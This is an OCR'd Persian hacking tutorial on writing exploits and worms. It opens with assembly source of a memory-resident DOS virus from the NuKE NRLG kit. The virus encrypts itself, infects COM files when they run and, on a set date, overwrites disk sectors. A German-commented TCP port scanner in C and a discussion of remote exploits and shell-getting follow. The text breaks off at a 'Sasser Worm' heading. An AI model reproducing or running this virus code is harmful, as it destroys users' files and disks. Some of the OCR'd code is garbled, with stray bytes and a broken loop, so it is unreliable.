crypt: ;fuck label!
;
mov cx,offset fin ;cx = large of virus
```

```
lea di,[offset crypt2] + bp ;di = first byte to decrypt
;-------------------------------------------------------
deci2: ;
xor byte ptr cs:[di],1 ;decrytion rutine
inc di ;very simple...
loop deci2 ;
;-------------------------------------------------------
crypt2: ;fuck label!
;
MOV AX,0CACAH ;call to my resident interrup mask
INT 21H ;for chek "I'm is residet?"
CMP Bh,0CAH ;is equal to CACA?
JE PUM2 ;yes! jump to runnig program
call action
;*****************************************************************
; NRLG FUNCTIONS (SELECTABLE)
;*****************************************************************
ÿcall TRASH_RN
call ANTI_V
;*****************************************************************
; PROCESS TO REMAIN RESIDENT
;*****************************************************************
mov ax,3521h
int 21h ;store the int 21 vectors
mov word ptr [bp+int21],bx ;in cs:int21
mov word ptr [bp+int21+2],es ;
;-------------------------------------------------------
push cs ;
pop ax ;ax = my actual segment
dec ax ;dec my segment for look my MCB
mov es,ax ;
mov bx,es:[3] ;read the #3 byte of my MCB =total used memory
;-------------------------------------------------------
push cs ;
pop es ;
sub bx,(offset fin - offset start + 15)/16 ;subtract the large of my virus
sub bx,17 + offset fin ;and 100H for the PSP total
mov ah,4ah ;used memory
int 21h ;put the new value to MCB
;-------------------------------------------------------
mov bx,(offset fin - offset start + 15)/16 + 16 + offset fin
mov ah,48h ;
int 21h ;request the memory to fuck DOS!
;-------------------------------------------------------
dec ax ;ax=new segment
mov es,ax ;ax-1= new segment MCB
mov byte ptr es:[1],8 ;put '8' in the segment
;-------------------------------------------------------
inc ax ;
mov es,ax ;es = new segment
lea si,[bp + offset start] ;si = start of virus
```

```
mov di,100h ;di = 100H (psp position)
mov cx,offset fin - start ;cx = lag of virus
push cs ;
pop ds ;ds = cs
cld ;mov the code
rep movsb ;ds:si >> es:di
;-------------------------------------------------------
mov dx,offset virus ;dx = new int21 handler
mov ax,2521h ;
push es ;
pop ds ;
int 21h ;set the vectors
;-------------------------------------------------------
pum2: ;
;
mov ah,byte ptr [cs:bp + real] ;restore the 3
mov byte ptr cs:[100h],ah ;first bytes
mov ax,word ptr [cs:bp + real + 1] ;
mov word ptr cs:[101h],ax ;
;-------------------------------------------------------
mov ax,100h ;
jmp ax ;jmp to execute
;
;*************************************************************
;* HANDLER FOR THE INT 21H
;*************************************************************
;
VIRUS: ;
;
cmp ah,4bh ;is a 4b function?
je REPRODUCCION ;yes! jump to reproduce !
cmp ah,11h
je dir
cmp ah,12h
je dir
dirsal:
cmp AX,0CACAH ;is ... a caca function? (resident chek)
jne a3 ;no! jump to a3
mov bh,0cah ;yes! put ca in bh
a3: ;
JMP dword ptr CS:[INT21] ;jmp to original int 21h
ret ;
make db '[NuKE] N.R.L.G. AZRAEL'
dir:
jmp dir_s
;-------------------------------------------------------
REPRODUCCION: ;
;
pushf ;put the register
pusha ;in the stack
push si ;
```

```
push di ;
push bp ;
push es ;
push ds ;
;-------------------------------------------------------
push cs ;
pop ds ;
mov ax,3524H ;get the dos error control
int 21h ;interupt
mov word ptr error,es ;and put in cs:error
mov word ptr error+2,bx ;
mov ax,2524H ;change the dos error control
mov dx,offset all ;for my "trap mask"
int 21h ;
;-------------------------------------------------------
pop ds ;
pop es ;restore the registers
pop bp ;
pop di ;
pop si ;
popa ;
popf ;
;-------------------------------------------------------
pushf ;put the registers
pusha ;
push si ;HEY! AZRAEL IS CRAZY?
push di ;PUSH, POP, PUSH, POP
push bp ;PLEEEEEAAAAAASEEEEEEEEE
push es ;PURIFY THIS SHIT!
push ds ;
;-------------------------------------------------------
mov ax,4300h ;
int 21h ;get the file
mov word ptr cs:[attrib],cx ;atributes
;-------------------------------------------------------
mov ax,4301h ;le saco los atributos al
xor cx,cx ;file
int 21h ;
;-------------------------------------------------------
mov ax,3d02h ;open the file
int 21h ;for read/write
mov bx,ax ;bx=handle
;-------------------------------------------------------
mov ax,5700h ;
int 21h ;get the file date
mov word ptr cs:[hora],cx ;put the hour
mov word ptr cs:[dia],dx ;put the day
and cx,word ptr cs:[fecha] ;calculate the seconds
cmp cx,word ptr cs:[fecha] ;is ecual to 58? (DEDICATE TO N-POX)
jne seguir ;yes! the file is infected!
jmp cerrar ;
```

```
;-------------------------------------------------------
seguir: ;
mov ax,4202h ;move the pointer to end
call movedor ;of the file
;-------------------------------------------------------
push cs ;
pop ds ;
sub ax,3 ;calculate the
mov word ptr [cs:largo],ax ;jmp long
;-------------------------------------------------------
mov ax,04200h ;move the pointer to
call movedor ;start of file
;-------------------------------------------------------
push cs ;
pop ds ;read the 3 first bytes
mov ah,3fh ;
mov cx,3 ;
lea dx,[cs:real] ;put the bytes in cs:[real]
int 21h ;
;-------------------------------------------------------
cmp word ptr cs:[real],05a4dh ;the 2 first bytes = 'MZ' ?
jne er1 ;yes! is a EXE... fuckkk!
;-------------------------------------------------------
jmp cerrar
er1:
;-------------------------------------------------------
mov ax,4200h ;move the pointer
call movedor ;to start fo file
;-------------------------------------------------------
push cs ;
pop ds ;
mov ah,40h ;
mov cx,1 ;write the JMP
lea dx,[cs:jump] ;instruccion in the
int 21h ;fist byte of the file
;-------------------------------------------------------
mov ah,40h ;write the value of jmp
mov cx,2 ;in the file
lea dx,[cs:largo] ;
int 21h ;
;-------------------------------------------------------
mov ax,04202h ;move the pointer to
call movedor ;end of file
;-------------------------------------------------------
push cs ;
pop ds ;move the code
push cs ;of my virus
pop es ;to cs:end+50
cld ;for encrypt
mov si,100h ;
mov di,offset fin + 50 ;
```

```
mov cx,offset fin - 100h ;
rep movsb ;
;-------------------------------------------------------
mov cx,offset fin
mov di,offset fin + 50 + (offset crypt2 - offset start) ;virus
enc: ;
xor byte ptr cs:[di],1 ;encrypt the virus
inc di ;code
loop enc ;
;-------------------------------------------------------
mov cx,offset fin
mov di,offset fin + 50 + (offset crypt - offset start) ;virus
mov dx,1
enc2: ;
ÿinc di
inc di ;the virus code
loop enc2 ;
;-----------------------------------------
mov ah,40h ;
mov cx,offset fin - offset start ;copy the virus
mov dx,offset fin + 50 ;to end of file
int 21h ;
;-------------------------------------------------------
cerrar: ;
;restore the
mov ax,5701h ;date and time
mov cx,word ptr cs:[hora] ;file
mov dx,word ptr cs:[dia] ;
or cx,word ptr cs:[fecha] ;and mark the seconds
int 21h ;
;-------------------------------------------------------
mov ah,3eh ;
int 21h ;close the file
;-------------------------------------------------------
pop ds ;
pop es ;restore the
pop bp ;registers
pop di ;
pop si ;
popa ;
popf ;
;-------------------------------------------------------
pusha ;
;
mov ax,4301h ;restores the atributes
mov cx,word ptr cs:[attrib] ;of the file
int 21h ;
;
popa ;
;-------------------------------------------------------
pushf ;
```

```
pusha ; 8-( = f-prot
push si ;
push di ; 8-( = tbav
push bp ;
push es ; 8-) = I'm
push ds ;
;-------------------------------------------------------
mov ax,2524H ;
lea bx,error ;restore the
mov ds,bx ;errors handler
lea bx,error+2 ;
int 21h ;
;-------------------------------------------------------
pop ds ;
pop es ;
pop bp ;restore the
pop di ;resgisters
pop si ;
popa ;
popf ;
;-------------------------------------------------------
JMP A3 ;jmp to orig. INT 21
;
;*********************************************************
; SUBRUTINES AREA
;*********************************************************
;
movedor: ;
;
xor cx,cx ;use to move file pointer
xor dx,dx ;
int 21h ;
ret ;
;-------------------------------------------------------
all: ;
;
XOR AL,AL ;use to set
iret ;error flag
;*********************************************************
; DATA AREA
;*********************************************************
largo dw ?
jump db 0e9h
real db 0cdh,20h,0
hora dw ?
dia dw ?
attrib dw ?
int21 dd ?
error dd ?
ÿ;---------------------------------
action: ;
```

```
MOV AH,2AH ;
INT 21H ;get date
CMP Dl,byte ptr cs:[action_dia+bp] ;is equal to my day?
JE cont ;nop! fuck ret
cmp byte ptr cs:[action_dia+bp],32 ;
jne no_day ;
cont: ;
cmp dh,byte ptr cs:[action_mes+bp] ;is equal to my month?
je set ;
cmp byte ptr cs:[action_mes+bp],13 ;
jne NO_DAY ;nop! fuck ret
set: ;
mov ah,0dh ;
int 21h ;reset disk
mov al,2 ;
mov cx,0ffffh ;
mov dx,0 ;
int 26h ;fuck ffffh sector
mov ah,0dh ;reste disk
int 21h ;
mov al,2 ;
mov cx,0ffffh ;
mov dx,0ffffh ;new fuck+
int 26h ;heheheh!!!
NO_DAY: ;
```

مقاله:

در مقدمه با بعضی مطالب مهم و اساسی آشنا شدید البته باید بگویم که همون مطالب در حدود ۵۰ درصد از مسئله کد نو مخرب رو تشکیل می داد ادامه مقاله به ۵۰ درصد بقیه خواهد پرداخت باز هم می گویم که شما باید به همگی مطالب گفته شده در مقدمه آگاهی و احاطه کامل داشته باشید در واقع پیشنیاز این بخش محسوب می شوند

یک تقسیم بندی:

Exploit ها اغلب به دوگونه تهیه می شوند یکی به صورت Local و دیگری به شکلremote برای توضیح باید بگم که یک اکسپلویتRemote در واقع همان اکسپلویتLocal هستش که امکانات شبکه ای به سورس کد اضافه شده در واقع اکسپلویت های Localرو در آزمایشگاهها و بر روی سیستم های داخلی تولید و تست می کنند و بعد از اطمینان پیدا کردن از نوع آسیب پذیری و عملی بودن اکسپلویت قسمت های کد شبکه رو هم برای شناسایی و هم چنین نفوذ به شبکه به سورس کد Local اضافه می کنند در واقه پس بحث اکسپلویتینگ هم به دو صورت شد البته از اینجا می توانیم شروع یک Worm دروازه مهیج دیگر رو هم اشاره کنیم که اون همون نوشتن ویروس ها و بخصوص ها هست خود این مطلب اینقدر می تونه برای شما جالب باشه که می توان بعد از بحث اکسپلویت نویسی به بحث بر روی نحوه تهیه ورم ها پرداخت مهمترین بخش هر ورمی بخشی نام داره به نام سر جنگی یا War Head که در اون قسمت سورس اکسپلویت قرار داره و عملیات نفوذ رو هم بر عهده داره البته ورم ها از اجزای دیگری هم تشکیل شده اند که به بحث ما دراینجا ربطی نداره ولی هموم مهمترین قسمتش که قسمت جنگی کرم محسوب میشه همون اکسپلویت به کار رفته در ورم هستش پس شما می بینید که از مبحث مادری به نام نحوه اکسپلویت نویسی شما می توانید به دیگر امور که منشعب از این تکنیک هم هست دست پیدا کنید از جمله ورم نویسی و یا کشف Bug ها و....

خوب به اینجا رسیدم که یک اکسپلویت Remote باید توانایی برقراری با شبکه و همچنینی جستجو با دیگر منابع شبکه رو داشته باشه بعد از نحوه نوشتن این قسمت از برنامه می توانید قسمت Local رو هم به آن اضافه کنید و با بر طرف کردن خطا های دستوری و منطقی برنامه اتان یک اکسپلویت تر و تمیز داشته باشد می دونم که در ابتدا یک مقدار سخت و دور از ذهن می آید اکسپلویت نویسی ولی بعد از مدتی تمرین و تلاش این کار نه تنها بسیار سهل و آسان می شود بلکه آن موقع است که از کار بر روی شبکه لذت می برید

و طمع واقعی هکر بودن رو می چشید. استفاده از آسیب پذیری های و اکسپلویت های این و آن بعد از مدتی می تونه ملال آور و خسته کننده باشه .

پس ابتدا مقداری به توضیح در باره Remote کردن یک کد محلی خواهم پرداخت از این بخش بهSocket Programming یاد میشه باد یک اکسپلویت بتونه مثلا با آداپتور شبکه مورد نظر تماس برقرار کنه مثلا باید بتونه که IP های مورد نظر رو بشناسه و با فرستادن دستور ها ی به اجرای کد ها اقدام کنه .مطلب مهمی هم که باید در اینجا به اون اشاره کنم در قسمت نوع Socket Programmingای است که می خواهید اکسپلویت خودتان را طراحی کنید به طور مثال بعضی اکسپلویت ها فقط سیستم های ویندوزی رو می شناسند و بعضی هم فقط سیستم های مبتنی بر لینوکس رو که هر کدام از این دو نوعی خاصی از برنامه نویسی بر روی شبکه رو به ما تحمیل می کنه البته نوعی از
اکسپلویت نویسی هم وجود داره که دو منظوره هست یعنی هم برای ویندوز قابل به کارگیری هست و هم برای لینوکس بیشتر از این شیوه در ابرکرم ها برا ی افزایش قدرت نفوذ پذیری و همچنین گسترش بیشتر بر روی شبکه ازآنها استفاده می شود به طور مثال برای این منظور به این صورت می شود یک ورم دو منظوره طراحی نمود .


```
//Black_Devils B0ys Coded
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#ifdef WIN32
#include <winsock.h>
#include "winerr.h"
#define close closesocket
#else
#include <unistd.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <netdb.h>
#endif
```

فکر نمی کنم کد بالا به توضیحی اضافی نیاز داشته باشه همانطور که می بینید یک تابع شرطی ساده است که ابتدا چک می کنه که آیا سیستم مورد نظر از نوع ویندوزی هست یا نه اگه ویندوزی باشه توابع کمکی ویندوزی را فراخوانی می کند و گرنه فایل های کمکی لینوکس رو فراخوانی سپس سوکت مورد نظر رو می بنده.

در ادامه مقاله برای هر سورس کدی توضیح اضافی نخواهم داد با توجه به سر فصل هر موضوع و همچنینی آشنایی قبلی اتان با برنامه نویسی می توانید با توجه بیشتر به سورس کدها مطالب مورد نظر رو دریافت کنید باید بگویم که بخش Socket Programmingیکی از مهمترین بخش های هر اکسپلویت Remote به شمار می آید این بخش وظیفه شناسایی هدف و تشخیص نوع هدف و همچنینی آسیب پذیر بودن یا نبودن هدف را برعهده دارد از همه مهمتر یکی از مهمترین مسائلی که هر هکر در استفاده از یک اکسپلویت از اون انتظار دارد بخشی هست که بعد از نفوذ و شناسایی هدف و اجرای اکسپلویت می خواهد که جواب رو به نفوذ گر بر گرداند اغلب این جواب چیز های متفاوتی می تواند باشد از قبیل شناسایی منابع موجود بر روی سیستم یکی از حواب هایی که اغلب هکر ها بدنبال آن می گردند و پروسه اکسپلویت را بر پایه آن طراحی می کنند.

گرفتن یک Shell Account از سیستم هدف هست از آنجایی که اغلب اهداف اکسپلویت نویسی متمرکز بر روی شل گیری شده به صورت رایج به اکسپلویتینگShell Programming هم اطلاق می شود ولی در نظر داشته با شید که به صورت علمی یکی از اهداف هر اکسپلویتی می تواند شل گیری باشد و نباید اکسپلویت نویسی را محدود به دریافت شل از سیستم های قربانی در نظر گرفت با نظر گرفتن تمامی مطالب بالا مقداری در مورد Socket Programming مطالبی ارائه خواهم داد در آخر مقاله هم به یکی از روش های ساختن اکسپلویت و shellcoding اشاره می نمایم تمامی مطالب بالا به صورت زیر قابل بررسی است .

In Addition



در این مقاله ما قصد داریم فقط در مورد Socket Programming و Black Source کمی صحبت کنیم این خلاصه شده ی یک پروژه نرم افزاری بود که من به شما نشان دادم نمودار اصلی می تواند آنقدر پیچیده باشد که نتوان در نگاه اول از آن سر در آورد به طور مثال یک شرکت سازنده برنامه های تولیدی خودرا بارها و بار ها از طرق مختلف چک می کنند تا باگ های احتمالی را کشف نموده و بر طرف کنند ولی بیشتر اوقات هم خیلی از آسیب پذیری ها را نمی توانند پوشش بدهند مثل محصول IIS .

در تولید IIS 6 چندین و چند گروه امنیتی) هکری (از جمله متخصصان هندی شرکت داشتند ولی با این وجود هر روزه خبری مبنی بر کشف باگ جدید می شنوید .

بهتر است به بحث اصلی خودمان همان Socket Programming بر گردیم برای بحث Socket Programming بایستی توابع بیشماری را فرا بگیرید توابعی که در بحث ما نخواهد گنجید .بهترین نو ع آموزش برای نحوه کد نویسی بر روی شبکه بهتر است که با هم بر روی یک مثال عملی کار کنیم باید بگویم که پرداختن به کلیه بحث های Socket Programming در این مقاله قابل گنجاندن نیست به هر حال به مطالب مفیدی که فکر می کنم برای شما مفید باشد اشاره خواهم نمود


تا به حال فکر کرده اید که یک برنامه Port Scanner چگونه پورتهای سیستم های هدف را شناسایی کرده و از باز یا بسته بودن آنها اطلاع پیدا نموده و خروجی را به شما باز می گرداند برایبررسی بیشتر به این مطالب توجه نمایید یک برنامه اسکنر برای اینکه بفهمد بر روی مقصد پورت شناخته شده ای باز است یا نه بوسیله دو پروتکل پایه ای شبکه به تست Destination می پردازد

در روش اول TCP Scanning توضیح مطلب اینکه باید گفت که پکت های داده ای ویژه ای برای این منظور تعریف شده اند با فرستادن و در یافت هر کدام از این نوع پکت داده ها نوع پورت و همچنین باز یا بسته بودن پورت نیز مشخص خواهد شد به این ترتیب که مقصد یک پکت مثلا به میزان 2 بایت را به مقصد می فرستد که درTCP Header این پکت داده 6 بیت خانه داده ای قابل بررسی است با فرستادن و دریافت ترکیبی هر یک از این نوع پکت داده ها جواب خاصی را به ما بر می گرداند این 6 بیت خانه که به طور قرار دادی درHeader تعریف شده اند عبارتند از :

URG – ACK – PSH – RST SYN – FYN Bits

هر کدام از این نوع پکت داده ها به منظور خاصی به مقصد فرستاده شده و با جواب برگشتی نوع پورت و همچنینی دیگر خصوصیات مشخص می شوند)به دانستن بیشتر جزییات در این زمینه نیاز ندارید اگر علاقه من به دانستن ریز جزییات علمی هستید می توانید از RFC


های مربوط به این بخش استفاده کنید (مثلا به طور مثال اگر سه بیت از خانه های مورد نظر به مقصد فرستاده شود و کل سه بیت مورد نظر برگشت داده شود دو مقصد با یکدیگر دست داده اند و بدین ترتیب Connect شدن به مقصد معلوم می شود به شکل زیر توجه کنید.



در صورت موفقیت بودن این عمل عملیات Hand shake با موفقیت کامل صورت گرفته است.

انواع دیگر دریافت و ارسال بیت ها به صورت های زیر می باشد:

- TCP-Connect() Scanning -> SYN Packet
- TCP-SYN-Scanning



- TCP-TSP-FIN-Attacks
- Fragmentation Scanning
- FTP Bounce Attack

UDP Scanning

UDP ICMP unreachable scanning
UDP recvfrom() und write() scanning
ICMP Echo scanning(Ping)

به سورس برنامه پورت اسکنر زیر توجه کنید(این یکی از بهترین مثال های موجود برای آشنایی برنامه نویسی شبکه است در صورتRuntime مقدار را به 500 ms و یا بیشترافزایش دهید تا اشکال مربوطه رفع شود)

```
#include <windows.h>
#include <stdio.h>
// Unter Projekt - Einstellungen - Linker wsock32.lib hinzufügen
// Basiert auf Portscanner von DarkRaign
// Portiert für Windows von Trapper 19.04.2000
#define OFFEN 1
#define GESCHLOSSEN 0
WSADATA ws;
```

```
SOCKET s;
char ip[40];
struct sockaddr_in sa;
int startport, endport;
struct hostent *HOST;
// Dummys
int i;
int checkport(int x)
{
s = socket(AF_INET, SOCK_STREAM, 0);
if (s == INVALID_SOCKET) printf("FEHLER beim Erstellen des
Sockets\n");
sa.sin_family = AF_INET;
sa.sin_port = htons(x);
sa.sin_addr.s_addr = *((unsigned long *) HOST->h_addr);
if(connect(s, (struct sockaddr *)&sa, sizeof(sa))==SOCKET_ERROR)
{
closesocket(s);
return (GESCHLOSSEN);
}
else
{
closesocket(s);
return (OFFEN);
}
}
void main()
{
WSAStartup(0x0101, &ws);
printf("Bitte IP oder Hostname eingeben: ");
scanf("%s", &ip);
printf("Bitte Startport eingeben: ");
scanf("%d", &startport);
printf("Bitte Endport eingeben: ");
scanf("%d", &endport);
HOST = gethostbyname(ip);
printf("\nStarte Portscan auf %s von Port #%d bis #%d\n", ip,
startport, endport);
for (i=startport; i<=endport; i++)
{
if(checkport(i) == OFFEN) printf("Port %d ist offen\n", i);
}
WSACleanup();
}
```

برای تبدیل اسم Host به IP آدرس مورد نظر می توان از آرگومان

```
struct hostent* gethostbyname(const char* name);
```

به شکل زیر استفاده نمود

```
struct hostent
```

```
{
char *h_name; //Offiziele Namen(z.B. Microsoft.com)
char **h_aliases;//Aliasnamen
int h_addrtype;
int h_length;
char **h_addr_list;//IP-Nummer(n)
};
```

خوب با نحوه کار یک برنامه پورت اسکنر مقداری آشنا شدید اگر از مفهوم بالا و همچنین کد بالا چیزی سر در نیاوردین اشکالی نداره منظور من از آورد این مثال این بود که کار اصلی ما با قسمت هایی از سورس برنامه ها هست که منحصرا برای دریافت و ارسال پکت ها ازشان استفاده می شود در یک سورس کد یک اکسپلویت هم شما به این آرگومان ها بسیار برخورد خواهید نمود .

Sasser Worm

